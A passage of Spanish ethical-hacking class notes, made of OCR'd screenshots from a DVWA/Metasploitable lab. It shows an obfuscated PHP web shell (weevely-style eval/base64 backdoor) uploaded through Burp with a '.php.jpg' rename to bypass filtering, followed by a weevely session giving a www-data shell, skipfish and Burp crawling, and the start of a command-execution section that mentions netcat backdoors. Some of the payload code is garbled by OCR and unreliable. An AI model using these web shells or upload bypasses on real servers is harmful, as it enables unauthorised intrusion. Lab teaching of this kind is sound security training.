Comment this item

Inspector Request attributes Request query parameters Request body parameters Request cookies Request headers

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.56.115
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Cache-Control: max-age=0
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----278571437014585856384131075557
8 Content-Length: 1138
9 Origin: http://192.168.56.115
10 Connection: close
11 Referer: http://192.168.56.115/dvwa/vulnerabilities/upload/
12 Cookie: sessionid=7712e76181810f0767cb3e56798a6e
13 Upgrade-Insecure-Requests: 1
14
15 -----278571437014585856384131075557
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19
20 -----278571437014585856384131075557
21 Content-Disposition: form-data; name="uploaded"; filename="shell2.php"
22 Content-Type: image/jpeg
23
24 ?php
25 $h="2y";function x($t,$k){$k+=strlen($k);$o="";for($i=0;$i<$k;){$i++;
26 $k-=ord($t[$i]);$t[$i]=chr($t[$i]+$h);$o.=$t[$i];}
27 $t=$k-$h;for($i=0;$i<$t;){$t[$i]=chr($t[$i]+$h);$o.=$t[$i];}
28 $t=$k-$h;for($i=0;$i<$t;){$t[$i]=chr($t[$i]+$h);$o.=$t[$i];}
29 $o=b64_encode($o);$o=base64_decode($o);$o=base64_encode($o);$o=base64_decode($o);
30 $o=str_replace(' ','%20');$o=base64_encode($o);
31 $o=str_replace('..','%2E%2E%2E',$o);
32 $o=base64_encode($o);
33 }
34
35 -----278571437014585856384131075557
36 Content-Disposition: form-data; name="upload"
37
38 Upload
39 -----278571437014585856384131075557-
```

```
100000
-----278571437014585856384131075557
Content-Disposition: form-data; name="uploaded"; filename="shell2.php"
Content-Type: image/jpeg
```



→ ⌛ ⌂ ⌃ 192.168.56.115/dvwa/vulnerabilities/upload/# ⌁ ⌂

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSe

DVWA

Vulnerability: File Upload

Choose an image to upload:
 No file selected.

Your image was not uploaded.

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored


DVWA Security
PHP Info
About


Logout

Username: admin
Security Level: high
PHPIDS: disabled

2. Renombrar de la siguiente manera

shell3.php.jpg





3. Buscar el archivo encender proxy y darle clic en upload

Screenshot of the DVWA (Damn Vulnerable Web Application) File Upload page.

The page title is "Vulnerability: File Upload".

The left sidebar menu includes:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload** (highlighted in green)
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

The main content area shows a file upload form:

Choose an image to upload:
 shell3.php.jpg

Your image was not uploaded.

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitetecurity/upload-forms-threat.htm>

User information at the bottom:

Username: admin
Security Level: high
PHPIDS: disabled

Buttons at the bottom right:

[View Source](#) | [View H](#)



Kali Linux Settings Damn Vulnerable Web... +

192.168.56.115/dvwa/vulnerabilities/upload/#

DVWA

Vulnerability: File Upload

Choose an image to upload:
Browse... shell2.php.jpg

Upload

Your image was not uploaded.

More info

http://www.oceanus.org/index.php/Unrestricted File Upload
http://blogs.securityteam.com/index.php/archives/1268
http://www.acunetix.com/web-security/upload-forms-thread.htm

Logout

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Burp Suite Community Edition v2023.5.1 - Temporary Project

Request to http://192.168.56.115:80

Forward Drop Intercept Action Open browser

Pretty Raw Hex

1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.56.115
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: es-ES,en-US;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----399876536414918101281712673289
8 Content-Length: 138
9 Origin: http://192.168.56.115
10 Connection: Close
11 Referer: http://192.168.56.115/dvwa/vulnerabilities/upload/
12 Cookie: security=high; PHPSESSID=7f172e76181087767c3f3e1d798ade
13 Upgrade-Insecure-Requests: 1
14
15-----399876536414918101281712673289
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18-----399876536414918101281712673289
19 Content-Disposition: form-data; name="uploaded"; filename="shell13.php.jpg"
20 Content-Type: image/jpeg
21
22</p>
23 \$t=base64_decode(\$t);function a(\$t,\$k){\$c=\$t[0];\$t=\$t[1];for(\$i=1;\$i<12len(\$t);\$i+=2){\$c=\$t[\$i];\$t[\$i]=\$t[\$i+1];\$t[\$i+1]=\$c;}\$t=\$t.\$c;}if(\$t==substr(\$t,-1)){\$t=a(\$t);}if(\$t==substr(\$t,-1)){\$t=a(\$t);}
24 \$t=a(\$t);if(\$t==substr(\$t,-1)){\$t=a(\$t);}if(\$t==substr(\$t,-1)){\$t=a(\$t);}
25 \$t=base64_encode(\$t);\$t=substr(\$t,-1);\$t=substr(\$t,0,-1);\$t=substr(\$t,0,-1);
26 \$t=substr(\$t,-1);\$t=substr(\$t,0,-1);\$t=substr(\$t,0,-1);
27 \$t=substr(\$t,-1);\$t=substr(\$t,0,-1);\$t=substr(\$t,0,-1);
28 \$t=substr(\$t,-1);\$t=substr(\$t,0,-1);\$t=substr(\$t,0,-1);
29 \$t=substr(\$t,-1);\$t=substr(\$t,0,-1);\$t=substr(\$t,0,-1);
30 \$t=substr(\$t,-1);\$t=substr(\$t,0,-1);\$t=substr(\$t,0,-1);
31 \$t=substr(\$t,-1);\$t=substr(\$t,0,-1);\$t=substr(\$t,0,-1);
32 \$t=substr(\$t,-1);\$t=substr(\$t,0,-1);\$t=substr(\$t,0,-1);
33 \$t=substr(\$t,-1);\$t=substr(\$t,0,-1);\$t=substr(\$t,0,-1);
34
35-----399876536414918101281712673289
36 Content-Disposition: form-data; name="Upload"
37
38 Upload-----399876536414918101281712673289--

4. Verificar y dar clic en forward



Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history | Proxys settings

Request to http://192.168.56.115:80

Forward Drop Intercept is on Action Open browser Comment this item

Pretty Raw Hex

```
1 POST /dwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.56.115
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----33588946431677965728516077585
8 Content-Length: 1156
9 Origin: http://192.168.56.115
10 Connection: close
11 Referer: http://192.168.56.115/dvwa/vulnerabilities/upload/
12 Cookie: security=high; PHPSESSID=c71f2e7618110f0f767cbf3e56798a6e
13 Upgrade-Insecure-Requests: 1
14
15 -----33588946431677965728516077585
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----
20 Content-Disposition: form-data; name="uploaded"; filename="shell3.php.jpg"
21 Content-Type: image/jpeg
22
23 <?php
24 $h='2y1";function x($t,$k){$y=c=strylen($k)y;$l=strlen($t);$oy="";for($iy=0;$iy<$l;){'
25 '$A="egyy_matchy/".$kh(.+$kf"/",y@file_geyt_conyteynts("phyp://inputy")y,$my)==1) {@ob_start();'
26 '$j="for(y$iy=0;($jy<scy&&$i<$l);$jy++,$iy+y){$o.=t${siyy}^$k{jy};y});return $oy;if (@pr';
27 '$G=b_yend_cleany();$x=y@basey64_yyencode(0x@gyyzcompress($o),y$ky);print("y$p$kh$r$kf");}'
28 '$z=str_replace('hJ','`cnehJahJtbehJ_funchJthJion');'
29 '$m=$k="ye10adc39";$kyh="4y9ba59aybybey56";$kfe="e057f20f883e";$p="yvBsiyk6yyFwyxJPeyM';
30 '$B=';@evayly@gyzuncompress(@x@bays64_decodey($my[1]),y$k));$o=@oyb_gety_conytentys();@o';
31 '$D=str_replace('y','','$m.$H.$j.$A.$B.$G';
32 '$d=$z(',$D);$d();
33 ?>
34
35 -----33588946431677965728516077585
36 Content-Disposition: form-data; name="Upload"
37
38 Upload
39 -----33588946431677965728516077585--
```

② ⚙️ ⏪ ⏩ Search... 0 highlights

5. Hackeado



The screenshot shows a Kali Linux desktop environment. In the foreground, a web browser window displays the DVWA (Damn Vulnerable Web Application) 'File Upload' page. The URL is 192.168.56.115/dvwa/vulnerabilities/upload/. The page shows a file upload form where a file has been successfully uploaded. On the left, a sidebar lists various attack modules like Brute Force, Command Execution, and SQL Injection. Below the sidebar, session information shows 'Username: admin', 'Security Level: high', and 'PHPIDS: disabled'. In the background, the Burp Suite Community Edition v2023.5.1 interface is visible, with the 'Proxy' tab selected. The 'Intercept' button is highlighted in blue.

Consola

weevely http://192.168.56.115/dvwa/hackable/uploads/shell3.php 123456

```
(kali㉿kali)-[~]
└$ weevely http://192.168.56.115/dvwa/hackable/uploads/shell3.php 123456

[+] weevely 4.0.1
[+] Target: 192.168.56.115
[+] Session: /home/kali/.weevely/sessions/192.168.56.115/shell3_0.session
[+] Browse the filesystem or execute commands starts the connection session
[+] to the target. Type :help for more information.

weevely> uid
The remote script execution triggers an error 500, check script and payload integrity
sh: uid: command not found
www-data@192.168.56.115:/var/www/dvwa/hackable/uploads $ id
The remote script execution triggers an error 500, check script and payload integrity
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@192.168.56.115:/var/www/dvwa/hackable/uploads $
```



SEGURIDAD CARGA DE ARCHIVOS

1. Nunca permitir que usuarios puedan subir archivos ejecutables (php, exe ...etc)
2. Verificar el tipo de archivo y la extensión
3. Analiza el archivo subido, recrea y renombra

<https://github.com/digininja/DVWA/blob/master/vulnerabilities/upload/source/impossible.php>

SPIDERING Y CRAWLING



La spiderización es el proceso mediante el cual un programa o bot automatizado, conocido como "spider" o "web crawler," navega por la internet de forma metódica y sistematizada. El propósito principal de la spiderización es recopilar información sobre sitios web, como sus páginas, contenido, enlaces, y otros datos relevantes. En el contexto de la seguridad informática, la spiderización puede ser utilizada por los atacantes para recopilar información sobre un objetivo, identificar vulnerabilidades o extraer datos confidenciales.

1. Ir a la pestaña de target

The screenshot shows the Burp Suite interface with the following details:

- Target Tab:** The Target tab is selected, showing a list of URLs for the target site `http://192.168.56.115`. The list includes various paths such as `/`, `/dwall/`, `/dwall/hackable/uploads/...`, `/dwall/index.php`, `/dwall/login.php`, `/dwall/security.php`, `/dwall/vulnerabilities/fi/...`, `/dwall/vulnerabilities/sql/...`, and `/dwall/vulnerabilities/upl/...`. Some URLs have a checkmark next to them.
- Request and Response Panels:** The Request panel displays the raw HTTP request sent to the server. The Response panel shows the raw HTML response received from the server, which includes the title "Metasploitable2 - Linux".
- Inspector Panel:** The Inspector panel provides details about the request attributes, request headers, and response headers.



Request

Pretty Raw Hex

```
1 POST /davwa/login.php HTTP/1.1
2 Host: 192.168.56.115
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 44
9 Origin: http://192.168.56.115
10 Connection: close
11 Referer: http://192.168.56.115/davwa/login.php
12 Cookie: security=high; PHPSESSID=c71f2e7618110f0f767cbf3e56798a6e
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=password&Login=Login
```

Response

Pretty Raw Hex

```
1 HTTP/1.1 302 Found
2 Date: Fri, 20 Oct 2023 15:14:44 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Location: index.php
9 Content-Length: 0
10 Connection: close
11 Content-Type: text/html
12
13
```

Inspector

- Request attributes: 2
- Request body parameters: 3
- Request cookies: 2
- Request headers: 12
- Response headers: 9



Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder

Tasks

New scan New live task

Filter Running Paused Finished Live task Scan Intruder a... Search...

1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, same domain and URLs in suite scope. 62 items added to site map

Capturing:

39 responses processed
0 responses queued

Event log

Filter Critical Error Info Debug


Search...

Time	Type	Source	Message
10:52:01 24 Oct 2023	Error	Proxy	The client failed to negotiate a TLS connection to portsw...
10:51:10 24 Oct 2023	Error	Proxy	Network is unreachable
10:51:10 24 Oct 2023	Error	Proxy	Communication error: 172.16.123.129
10:50:12 24 Oct 2023	Error	Proxy	[2] The client failed to negotiate a TLS connection to fire...
10:46:42 24 Oct 2023	Error	Proxy	[3] The client failed to negotiate a TLS connection to con...
10:29:22 24 Oct 2023	Error	Proxy	[2] The client failed to negotiate a TLS connection to pus...
11:34:21 20 Oct 2023	Error	Proxy	The client failed to negotiate a TLS connection to safebr...
11:30:03 20 Oct 2023	Error	Proxy	The client failed to negotiate a TLS connection to shavar...
11:23:36 20 Oct 2023	Error	Proxy	The client failed to negotiate a TLS connection to www....
11:23:36 20 Oct 2023	Error	Proxy	The client failed to negotiate a TLS connection to mitmd...
11:23:35 20 Oct 2023	Error	Proxy	The client failed to negotiate a TLS connection to www....
11:22:26 20 Oct 2023	Error	Proxy	[3] The client failed to negotiate a TLS connection to pus...
11:16:48 20 Oct 2023	Error	Proxy	The client failed to negotiate a TLS connection to contile...
11:08:06 20 Oct 2023	Info	Proxy	Proxy service started on 127.0.0.1:8080



SPIDERING ACTIVO CON SKIPFISH

1. Ir a skipfish





```
File Actions Edit View Help
$ skipfish -h
skipfish web application scanner - version 2.10b
Usage: skipfish [ options ... ] -W wordlist -o output_dir start_url [ start_url2 ... ]

Authentication and access options:

-A user:pass      - use specified HTTP authentication credentials
-F host=IP        - pretend that 'host' resolves to 'IP'
-C name=val       - append a custom cookie to all requests
-H name=val       - append a custom HTTP header to all requests
-b (i|f|p)         - use headers consistent with MSIE / Firefox / iPhone
-N                - do not accept any new cookies
--auth-form url   - form authentication URL
--auth-user user   - form authentication user
--auth-pass pass   - form authentication password
--auth-verify-url - URL for in-session detection

Crawl scope options:

-d max_depth      - maximum crawl tree depth (16)
-c max_child       - maximum children to index per node (512)
-x max_desc        - maximum descendants to index per branch (8192)
-r r_limit         - max total number of requests to send (100000000)
-p crawl%          - node and link crawl probability (100%)
-q hex             - repeat probabilistic scan with given seed
-I string          - only follow URLs matching 'string'
-X string          - exclude URLs matching 'string'
-K string          - do not fuzz parameters named 'string'
-D domain          - crawl cross-site links to another domain
-B domain          - trust, but do not crawl, another domain
-Z                - do not descend into 5xx locations
-O                - do not submit any forms
-P                - do not parse HTML, etc, to find new links

Reporting options:

-o dir             - write output to specified directory (required)
-M                - log warnings about mixed content / non-SSL passwords
-E                - log all HTTP/1.0 / HTTP/1.1 caching intent mismatches
-U                - log all external URLs and e-mails seen
-Q                - completely suppress duplicate nodes in reports
-u                - be quiet, disable realtime progress stats
-v                - enable runtime logging (to stderr)

Dictionary management options:

-W wordlist         - use a specified read-write wordlist (required)
-S wordlist         - load a supplemental read-only wordlist
-L                - do not auto-learn new keywords for the site
-Y                - do not fuzz extensions in directory brute-force
-R age              - purge words hit more than 'age' scans ago
-T name=val        - add new form auto-fill rule
-G max_guess        - maximum number of keyword guesses to keep (256)
```

2. En esa misma consola escribir la siguiente línea de código



```
skipfish -YO -o http://192.168.56.115/dvwa/index.php
```

```
(kali㉿kali)-[~]
$ skipfish -YO -o http://192.168.56.115/dvwa/index.php
skipfish web application scanner - version 2.10b
[-] SYSTEM ERROR : Unable to create 'http://192.168.56.115/dvwa/index.php' .
  Stop location : main(), src/skipfish.c:571
  OS message : No such file or directory
```

Y AHORA ESTE ERROR SI NO ME LO SE DEJEMOS LA CLASE HASTA AQUÍ
O BUSQUEN EN CHAT GPT 😊



3. Crear el directorio

```
mkdir Desktop/skipfish_resultados
```

```
(kali㉿kali)-[~]
$ mkdir Desktop/skipfish_resultados
Security Level: medium
```

4. Ahora si que el output se en esa carpeta

```
skipfish -YO -o Desktop/skipfish_resultados http://192.168.56.115/dvwa/index.php
```

```
(kali㉿kali)-[~]
$ skipfish -YO -o Desktop/skipfish_resultados http://192.168.56.115/dvwa/index.php
```

```
Kali Linux Settings Damn Vulnerable Web App
File Actions Edit View Help
Welcome to skipfish. Here are some useful tips:
1) To abort the scan at any time, press Ctrl-C. A partial report will be written to the specified location. To view a list of currently scanned URLs, you can press space at any time during the scan.
2) Watch the number requests per second shown on the main screen. If this figure drops below 100-200, the scan will likely take a very long time.
3) The scanner does not auto-limit the scope of the scan; on complex sites, you may need to specify locations to exclude, or limit brute-force steps.
4) There are several new releases of the scanner every month. If you run into trouble, check for a newer version first, let the author know next.
More info: http://code.google.com/p/skipfish/wiki/KnownIssues
Press any key to continue (or wait 60 seconds)...
```

5. Lo dejaremos 5 minutos y daremos ctrl + c para detener la búsqueda.




```
kali@kali: ~
File Actions Edit View Help
skipfish version 2.10b by lcamtuf@google.com
- 192.168.56.115 -
Scan statistics:
  Scan time : 0:04:33.554
  HTTP requests : 12152 (44.9/s), 69816 kB in, 5260 kB out (274.5 kB/s)
  Compression : 0 kB in, 0 kB out (0.0% gain)
  HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
  TCP handshakes : 139 total (94.8 kreq/conn)
  TCP faults : 0 failures, 0 timeouts, 2 purged
  External links : 34793 skipped
  Reqs pending : 1023

Database statistics:
  Pivots : 181 total, 57 done (31.49%)
  In progress : 45 pending, 24 init, 46 attacks, 9 dict
  Missing nodes : 22 spotted
  Node types : 1 serv, 34 dir, 16 file, 11 pinfo, 57 unkn, 59 par, 3 val
  Issues found : 54 info, 0 warn, 46 low, 24 medium, 1 high impact
  Dict size : 366 words (366 new), 16 extensions, 256 candidates
```

```
[!] Scan aborted by user, bailing out!
[+] Copying static resources...
[+] Sorting and annotating crawl nodes: 184
[+] Looking for duplicate entries: 184
[+] Counting unique nodes: 167
[+] Saving pivot data for third-party tools ...
[+] Writing scan description ...
[+] Writing crawl tree: 184
[+] Generating summary views ...
[+] Report saved to 'Desktop(skipfish_resultados/index.html' [0xe2cdcf82].
[+] This was a great day for science!
```

6. Vamos a la carpeta creada y abrimos index.html





← → ⌂ file:///home/kali/Desktop/skipfish_results/index.html

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Crawl results - click to expand.

File: http://192.168.56.115/ (1) 23 49 51 165
Content-type: text/html; charset: utf-8; Content-length: 601; Date: Mon, 19 Mar 2018 14:45:16 GMT

Document type overview - click to expand:

- application/javascript (1)
- application/xhtml+xml (15)
- image/png (7)
- image/x-ms-bmp (1)
- text/css (1)
 - 1. http://192.168.56.115/dvwa/dvwa/css/login.css (608 bytes) [show trace +]
- text/html (6)
 - 1. http://192.168.56.115/ (691 bytes) [show trace +]
 - 2. http://192.168.56.115/dvwa/www/includes/dvwaPage.inc.php (137 bytes) [show trace +]
 - 3. http://192.168.56.115/mutillidae/documentation/Mutillidae-Test-Scripts.txt (56775 bytes) [show trace +]
 - 4. http://192.168.56.115/mutillidae/documentation/vulnerabilities.php (10200 bytes) [show trace +]
 - 5. http://192.168.56.115/mutillidae/capture-data.php (2012 bytes) [show trace +]
 - 6. http://192.168.56.115/mutillidae/source-viewer.php (3857 bytes) [show trace +]
- text/plain (2)

Issue type overview - click to expand:

- Shell injection vector (1)
 - 1. http://192.168.56.115/mutillidae/set-up-database.php?“true” (137 bytes) [show trace +]
Memo: response to ‘true’ and ‘false’ different than to ‘uname’
- Signature match detected (higher risk) (2)
- Directory traversal / file inclusion possible (2)
- Interesting server message (7)
- Incorrect or missing charset (higher risk) (4)
- Incorrect or missing MIME type (higher risk) (1)



VULNERABILIDADES DE EJECUCION DE CODIGO

Permite al atacante ejecutar código en el SO de la víctima

Puede ser utilizado para obtener una puerta trasera (NETCAT)

Se puede subir cualquier tipo de archivo al servidor usando un comando “WGET”

Nota: si tiene el burpsuite funcionando apáguelo y en las configuraciones del navegador dejar **no proxy**



Connection Settings

Configure Proxy Access to the Internet

No proxy

Auto-detect proxy settings for this network

Use system proxy settings

Manual proxy configuration

HTTP Proxy: 127.0.0.1 Port: 8080
 Also use this proxy for HTTPS

HTTPS Proxy: 127.0.0.1 Port: 8080

SOCKS Host: Port: 0
 SOCKS v4 SOCKS v5

Automatic proxy configuration URL: [Input Field] Reload

No proxy for: [Input Field]

Example: .mozilla.org, .net.nz, 192.168.1.0/24
Connections to localhost, 127.0.0.1/8, and ::1 are never proxied.


Do not prompt for authentication if password is saved

Proxy DNS when using SOCKS v5

Cancel **OK**



1. En este caso utilizaremos la app web DVWA(seguridad baja) y un terminal en KALI tarte de dejar las ventanas como se ve en la imagen



2. En el menú del DVWA ir a **command execution**



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

 submit

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>

<http://www.ss64.com/bash/>

<http://www.ss64.com/nt/>

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

3. Hace run ping en este caso a la maquina donde esta la app web en la terminar de Kali



The screenshot shows a Kali Linux desktop environment. A terminal window on the right displays a ping command to 192.168.56.115, showing a successful response with 8 packets transmitted and 0% packet loss. Below the terminal is a banner for 'Kali'.

The central window is the Damn Vulnerable Web Application (DVWA) running on port 80. The title bar says 'Damn Vulnerable Web Application (DVWA) v1.0.7'. The main page is titled 'Vulnerability: Command Execution'. It features a 'Ping for FREE' section where an IP address can be entered and submitted. A sidebar on the left lists various attack modules: Home, Instructions, Setup, Brute Force, Command Execution (which is selected), CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. At the bottom of the DVWA window, it says 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'.

4. De igual manera en la caja de texto en el dvwa

